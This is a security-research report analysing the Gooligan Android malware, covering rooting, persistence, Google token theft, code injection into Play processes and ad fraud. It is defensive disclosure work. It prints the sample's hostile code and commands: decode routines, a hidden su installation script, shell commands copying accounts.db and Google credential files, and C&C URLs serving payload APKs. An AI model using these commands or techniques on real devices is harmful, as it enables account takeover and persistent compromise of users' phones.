

GOOLIGAN

MORE THAN A MILLION GOOGLE ACCOUNTS BREACHED

by the Check Point Research Team

INTRODUCTION

Gooligan, a new variant of the Android malware [Check Point researchers found in the SnapPea app](#) last year, has breached the security of more than a million Google accounts, potentially exposing messages, documents, and other sensitive data to attack.

This new variant roots devices and steals email addresses and authentication tokens stored on the device. With this information, an attacker can access a user's Google account data like Google Play, Google Photos, Gmail, Google Drive, and G Suite.

GOOLIGAN'S GENEALOGY

In its previous version, dubbed SnapPea, the malware displayed an irregularly large arsenal of rooting exploits, much more than what common malware used at the time. SnapPea did not use self-made exploits, but instead collected a variety of well-known exploit kits and tried them one after the other until the rooting was successful.

After achieving root access, the malware continues to ensure its persistency on the device by adding itself to the system folders, and to the factory reset process, meaning it will be able to remain on the device even after flashing its ROM. The malware then continues to act on its malicious objective, and waits for commands from its C&C server to download and install applications proposed by ad networks.

SnapPea turned out to be an early strain of a much larger trend of mobile adware, which included, among many others, large malware families such as BrainTest and HummingBad.

The same malware family was detected by different security vendors and was given several different names, such as Ghostpush, MonkeyTest, Xinyinhe, Ztorg (Triada) and others.

The Check Point research team believes these are all variants of the same family based on code analysis and the samples' behavior. Ztorg, for instance, shares with Gooligan the same injection technique. The malware family reduced its activity early in 2016, until recently, when it was detected by the Check Point research team.

Gooligan, the newest member of the family, arrived with a more complex architecture and greater capabilities based on injecting malicious code into the system processes. Gooligan not only roots the device, but also steals the users' email address and authentication token, and injects code into system apps, including Google Play, all for the purpose of generating fraudulent ad revenue. Also, the malware can fake the device's identifiers to enlarge the potential revenue from each infected device.

The change in the way the malware works today may be to help finance the campaign through fraudulent ad activity. The malware simulates clicks on app advertisements provided by legitimate ad networks and forces the app to install on a device. An attacker is paid by the ad network when one of these apps is installed successfully. Logs collected by Check Point researchers show that every day Gooligan fraudulently installs at least 30,000 apps on breached devices or over 2 million apps since the campaign began.

GENERAL ATTACK FLOW

The infection begins when a user downloads and installs a malicious app containing Gooligan code on a vulnerable Android device. Check Point researchers found infected apps on third-party app stores, but the infected apps could also be downloaded by Android users directly by tapping malicious links in SMS messages sent by the attackers. Past versions of the malware were found even on Google Play, Google's official app store. After installation, an infected app sends data about the device to the campaign's Command and Control (C&C) server.




Figure 1: Malware attack flow

Rooting the device

Gooligan then downloads a malicious module from C&C server and running it. This module contains multiple Android 4 and 5 exploits from known exploits packs such as dashi root (opda.cn). These exploits still plague many devices today because security patches that fix these may not be available for some versions of Android, or they are available but were never installed by the user.

Our findings from the [QuadRooter](#) scanner app emphasize this flaw in Android security. Between August 7-10, 2016 more than 500,000 users tested their devices to see if they were vulnerable to the QuadRooter vulnerabilities. According to the results, a significant percentage of users did not implement new security updates:




Figure 2: Android patch dates by OEMs for approximately 500,000 devices as of Aug. 10, 2016

Post root activity

If rooting is successful, the attacker has full control of the device and can execute privileged commands remotely. After achieving root access, Gooligan unpacks a number of malicious modules and installs them to the /system partition of the infected device. Most of the modules are responsible for generating revenue for the malware authors, installing fraudulent apps, but a new module goes even further, by causing direct harm to the user.

This module injects code into running Google Play or GMS (Google Mobile Services) to mimic user behavior so Gooligan can avoid detection, a technique first seen with the [mobile malware HummingBad](#). The module allows Gooligan to:

- Steal a user's Google account email and authentication token information
- Install apps from Google Play and rate them to raise their reputation
- Install adware to generate revenue

Gooligan receives the names of the apps to download from Google Play from its C&C servers. After an app is installed, the ad service pays the attacker. Then the malware leaves a positive review and a high rating on Google Play using content it receives from the C&C server.

DETAILED TECHNICAL ANALYSIS




Figure 3: Gooligan's operational flow




Figure 4: The malware's architecture

The loader

The malware's loader changed very little since the SnapPea version. The main application hides the malicious code inside *assets/close.png* file. This is only a dropper, responsible for gathering information about the device, sending it to the C&C server, and downloading the next link in the malicious chain. Once initiated, it decodes dex code to a temporary file */pthe/name.apk* and dynamically loads it. The loaded file contains two entities registered in the manifest: a broadcast receiver and a service.

The broadcast receiver is designed to react to any activity made by the user. After each intent, it schedules an alarm, which restarts the service every hour. On each alarm, the malware gathers data about the device and sends it to one of the C&C servers in an encrypted form. This data helps the server to decide which set of tools it will send the malware to root the device. The following are the initiation C&C servers:

- [http\[:\]//api2.appsolo.net/ggview/rsddateindex](http[:]//api2.appsolo.net/ggview/rsddateindex)
- [http\[:\]//sys.hdyfhpoi.com/ggview/rsddateindex](http[:]//sys.hdyfhpoi.com/ggview/rsddateindex)
- [http\[:\]//sys.syllyq1n.com/ggview/rsddateindex](http[:]//sys.syllyq1n.com/ggview/rsddateindex)
- [http\[:\]//sys.wksnkys7.com/ggview/rsddateindex](http[:]//sys.wksnkys7.com/ggview/rsddateindex)

```

<service android:name="com.wg.Os" />
<receiver android:name="com.wg.Or">
  <intent-filter android:priority="2147483647">
    <data android:scheme="package" />
    <action android:name="android.intent.action.PACKAGE_REPLACED" />
    <action android:name="android.intent.action.PACKAGE_REMOVED" />
    <action android:name="android.intent.action.DELETE" />
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
    <action android:name="android.intent.action.USER_PRESENT" />
    <action android:name="android.intent.action.BOOT_COMPLETED" />
  </intent-filter>
</receiver>

```

Figure 5: Broadcast receiver code

The data sent to the C&C server includes the device's phone number, OS version, IMEI, IMSI, module, country, language and more. Below is an example of the details sent about each infected device:

```

{
  "channel_name": "984FA09D7D7F20355F61CA6...",
  "sn": "4df7b096...",
  "wifimac": "88:32:9B:...",
  "configversion": 1000,
  "imei": "3569790...",
  "linux_version": "Linux version 3.0.31-2795693 (dpi@SWDB4",
  "imsi": "5b2c860212c54faeb7...",
  "ver": "20160311",
  "language": "en",
  "channel": "984FA09D7D7F20355F61CA6...",
  "device_info": {
    "is_root": 0,
    "phone_number": "+38095...",
    "hardware": "smdk4x12",
    "build_prop": "1ed8fbded9b688acce7277c...",
    "build_release": "4.3",
    "board_platform": "exynos4",
    "product_model": "GT-I9300",
    "product_name": "m0xx",
    "build_date_utc": "1415364682",
    "build_product": "m0",
    "product_manufacturer": "samsung",
    "product_brand": "samsung",
    "product_board": "smdk4x12",
    "sdk": "18",
    "product_device": "m0",
    "build_display_id": "JSS15J.I9300XXUGNK1"
  },
  "packname": "tub.ajy.ics",
  "country": "US"
}

```

Figure 6: Device details as sent to the C&C server

The C&C server responds with a link to an APK, which contains the rooting tools and the payload. By loading the exploits and actual malicious payload dynamically, and by not storing the whole operation on the original app, the malware is able to maintain a low profile and avoid detection.

```
{
  "code":200,
  "json":{
    "info":{"nouninstall":[{"p":"net.pigda.doc.log\"},{\"p\":\"com.onkeyspeeds.clean\"},
    {\"p\":\"com.nnb.ban.fucy.test\"},{\"p\":\"com.locker.maboo.tow\"}]},
    "m\":\"4B4C052C52495DC4527932A0F95F7084\",
    "p":0,
    "u\":\"http://down.vcr1wlen.com/thinking/group/rt1018_648.apk\",
    "uname\":\"sys_live_1\",
    "v\":\"\"
  },
  "stime\":\"2016-11-09 08:10:57\"
}
```

Figure 7: C&C response with link to the exploit kit

If the C&C server does not respond at all, the dropper downloads the payload from a default URL.

Rooting exploits

The payload is encoded with a very simple XOR algorithm. The same technique is common to all the samples belonging to this malware family and is one of its identifiers. The dropper decodes strings and traffic from the C&C server in the same manner.

```
FileOutputStream v4_1 = new FileOutputStream(arg11);
v5 = new byte[10];
System.arraycopy(v3_1, 10, v5, 0, 10);
v6 = new byte[v3_1.length - 30];
System.arraycopy(v3_1, 20, v6, 0, v6.length);
for(v2_2 = 0; v2_2 < v6.length; ++v2_2) {
    v6[v2_2] = ((byte) (v5[v2_2 % 10] ^ v6[v2_2]));
}

v4_1.write(v6);
v4_1.close();
v0 = true;
```

Figure 8: File decode

```
public static byte[] decode(byte[] arg7) {
    byte[] v2 = new byte[arg7.length - 4];
    byte[] v3 = new byte[] {arg7[0], arg7[arg7.length - 2]};
    System.arraycopy(arg7, 2, v2, 0, v2.length);
    int v0;
    for(v0 = 0; v0 < v2.length; ++v0) {
        v2[v0] = ((byte) (v2[v0] ^ v3[1]));
        v2[v0] = ((byte) (v2[v0] ^ v3[0]));
    }

    return v2;
}
```

Figure 9: String decode

Once the payload is downloaded, the malware unpacks it and dynamically loads Dalvik code and calls method `InitRoot` from it. The malware prepares everything it needs to control the device: exploits, utilities, and additional malware components. All of these can be obtained from two sources: the first is by downloading files from the C&C server and the second (if the server isn't available) is to decode them from a base64 string.

The figure below illustrates the common code used for downloading files.




Figure 10: Dropper's download function

When all executables are prepared, the malware launches the exploits one-by-one, until one of them succeeds and the device is rooted. All the exploits are known Android privilege escalation exploits, which are still effective even years after patches were introduced to fix them because of the low implementation rate of security patches in the Android ecosystem.

Persistency

After the malware roots the device, it generates a post-root shell script and executes it with root permissions. The script installs different components of malware to the directories of /system partition. This grants the malware components with persistency, since removing apps installed on the system requires root access, which most users don't have. The usual solution is flashing the device's ROM to the original ROM, which does not contain the malware.

```
4 su:
5 cat /data/data/tub.ajy.ics/files/.sunny/.uok > /system/bin/.author
6 chattr +iaA /system/bin/.author
7 /system/bin/.author --daemon &
8
```

Figure 11: su installation


To circumvent this security solution, the malware continues to change the *install-recovery.sh*, to ensure the persistency of these modules even when the device is flashed. By changing the recovery file, the malware guarantees that it will be part of the new ROM which will be installed on the device. This makes it significantly harder to get rid of the malware in ordinary methods.

Every installed component has an entry activity called *WakeActivity*. If the device was already rooted and hidden components installed to the system, the main application calls them by the timer.

Google account theft

Perhaps the most interesting feature of this campaign is that it steals email addresses and authentication tokens. Once the device is rooted, the malware collects the user's

email address and matching authentication token. Using this token, the attackers can access the user's entire Google account, endangering the



security of their Gmail account, Google Drive, Google Docs, Google Photos and more.

Authentication tokens are a common method used to identify users without having to require a password each time they connect to a specific service. Each token is created to identify the specific user for which it is generated. The token is stored locally on the users' devices, and each time they access the specific service the token is used to identify the users and log them into their account automatically.

```
56 copy data:
57 cat /data/system/users/0/accounts.db > /data/data/tub.ajy.ics/files/.app.d;
58 cat /data/data/com.google.android.gms/shared_prefs/Checkin.xml > /data/data/tub.ajy.ics/files/.app.e;
59 cat /data/data/com.android.vending/shared_prefs/finsky.xml > /data/data/tub.ajy.ics/files/.app.f;
60 cat /data/data/com.google.android.gms/shared_prefs/adid_settings.xml > /data/data/tub.ajy.ics/files/.app.g;
61
```

Figure 11: Commands to steal the user's email address and authentication token

Code injection

Some payloads returned by the ggview[/]rsddateindex API, contain a new, additional functionality. This functionality injects Dalvik code into the running processes. To implement this functionality, the malware creates four files in the file system:

- */system/xbin/igpi*
- */system/lib/igpld.so*
- */system/lib/igpld.so;*
- */system/lib/igpfix.so;*

And adds a few lines in the post-rooting script:

- */system/xbin/igpi /system/lib/igpld.so com.android.vending*
- */system/xbin/igpi /system/lib/igpld.so com.google.android.gms*
- */system/xbin/igpi /system/lib/igpld.so*
com.google.android.gms.persistent

The file */system/xbin/igpi* is used to inject binary library into a remote process. The first parameter is which library to inject, and the second parameter is the target process's name. To inject the code, it uses a common approach based on ptrace. Since writing complex logic for Android in CPP code is much more complex than in Java code, the loaded library *igpld* contains only the functionality which loads the Dalvik code into the target process. The loading is implemented in CPP and consists of four steps:

- Setup tmp dir for dexopt;
- Get SystemClassLoader object of the target process;
- Use DexClassLoader to load dalvik library;
- Load class from dalvik library and execute its method (hardcoded com.igp.a.Main.main method).

The loaded Dalvik code receives the Android context of the target process and registers a receiver on all possible events.

```
public final class ContextReader {
    private static Field mInitialApplication;

    public static Object a(Object arg3) {
        Object v0 = null;
        if (arg3 != null) && ("android.app.ActivityThread".equals(arg3.getClass().getName())) {
            if (ContextReader.mInitialApplication == null) {
                Field v1 = arg3.getClass().getDeclaredField("mInitialApplication");
                ContextReader.mInitialApplication = v1;
                v1.setAccessible(true);
            }
            v0 = ContextReader.mInitialApplication.get(arg3);
        }
        return v0;
    }
}
```

Figure 13: Receiving the Android context

```
if (Main.getReceiver() == null) {
    IntentFilter v0_3 = new IntentFilter();
    v0_3.addAction("android.intent.action.BATTERY_CHANGED");
    v0_3.addAction("android.intent.action.SCREEN_ON");
    v0_3.addAction("android.intent.action.SCREEN_OFF");
    v0_3.addAction("android.intent.action.ACTION_POWER_CONNECTED");
    v0_3.addAction("android.intent.action.ACTION_POWER_DISCONNECTED");
    v0_3.addAction("android.net.conn.CONNECTIVITY_CHANGE");
    Main.setReceiver(new EventsReceiver());
    context.registerReceiver(Main.getReceiver(), v0_3);
}
```

Figure 14: Dalvik code receivers

After the event is received, the malware sends a request with the device's info to the server g[.]omlao.com/igp/api/1, as seen below:

- **POST /igp/api/8/ HTTP/1.1**
- **Content-Length: 166**
- **Host: g.omlao.com**
- **Connection: Keep-Alive**
- **samsungGT-I9300qLinux version 3.0.31-2795693
(dpi@SWDB4807) (gcc version 4.4.3 (GCC)) #1 SMP PREEMPT Fri
Nov 7 21:45:32 KST 2014"4.3*smdk4x122
tub.ajy.ics**

This protocol is different from the rest of the malware's components which use json, and is based on protobufs. However, it encodes messages with the same XOR algorithm which is used in other parts of the malware. This indicates that the new module was based on the same codebase as the previous.

The C&C server responses with a link to a dynamic plugin. The malware decodes it and then loads and executes a method from it. (**com.ig.a.a.b**)

The purpose of injecting code into system apps is mainly to inject code into running Google Play or GMS (Google Mobile Services) processes. This is a technique first introduced by HummingBad ([link](#), [link to video](#)).

By doing so, the attackers can install as many fraudulent apps as they want without raising alarms by conducting any suspicious activity. The attackers mimic a user's normal behavior, instead of downloading apps from C&C servers which are much more likely to raise suspicion and get caught. Gooligan receives the names of the fraudulent apps for download from ad servers.

Similar to HummingBad, the malware can also fake the device's identification information, such as IMEI and IMSI to download the same app again but registering as a separate device, doubling the potential revenue gained from each infected device. This is done through the Xposed framework and altering the information supplied by the TelephonyManager and GooglePlay market apps.

Fraudulent ratings

In addition to injecting code into Google Play processes and downloading fraudulent apps, the malware also leaves high ratings on the said apps and bogus reviews. The Check Point research team was able to identify several instances of this activity by cross-referencing data from breached devices with Google Play app reviews. This is another reminder of why users shouldn't rely on ratings alone to decide whether to trust an app.





Figure 15: Two examples of reviews left by users who were also found on the attacker's records as victims.




Figure 16: Examples of fake reviews and comments for one of the fraudulent applications on Google Play.

User reviews



-  **[REDACTED] Lkr** November 6, 2016
★ ★ ★ ★ ★
SCAM Wtf ...how the hell did ur app got install on my device without my knowledge..is this some kind of a scam..U kno what!..ur apps sucks...
-  **[REDACTED] Lkr** November 5, 2016
★ ★ ★ ★ ★
Scamming WTF...ur frekn app has automatically installed on my device without my knowledge(Permission).....what ta hells going on?....is this some kind of a scam?....hey I need this things fixed.

Figure 17: The same user discovered two different fraudulent apps were installed on his device, without his knowledge.



Figure 18: One of the apps downloaded from Google Play by Gooligan.

NETWORK IOCs

The Check Point investigation started with the following APK sample:

Package name - tub.ajy.ics sha256 -
c1251cc47f34e6a7bd0e44f72456111b7d6e21f9bd70e89ff9f466eb1d01a
b98.

1. The malware accesses the following URLs:

- hxxp://api2.appsolo.net/ggview/rsddateindex
- hxxp://sys.aedxdrbc.com/ggview/rsddateindex
- hxxp://api.aedxdrbc.com/ggview/rsddateindex
- hxxp://sys.syllyq1n.com/ggview/rsddateindex
- hxxp://sys.hdyfhpoi.com/ggview/rsddateindex

The graphic below shows network details of m.aedxdrbc.com, which is contacted by the sample.




Figure 19: Network details of m.aedxdrbc.com.

The graphic below shows network details of api2.appsolo.net, which is contacted by the sample.




Figure 20: Network details of api2.appsolo.net

During the research we have found admin pages with applications related to Gooligan (see figure 20):

- [hxxp://mas.goaapis.com/overseaads/admin](http://mas.goaapis.com/overseaads/admin)
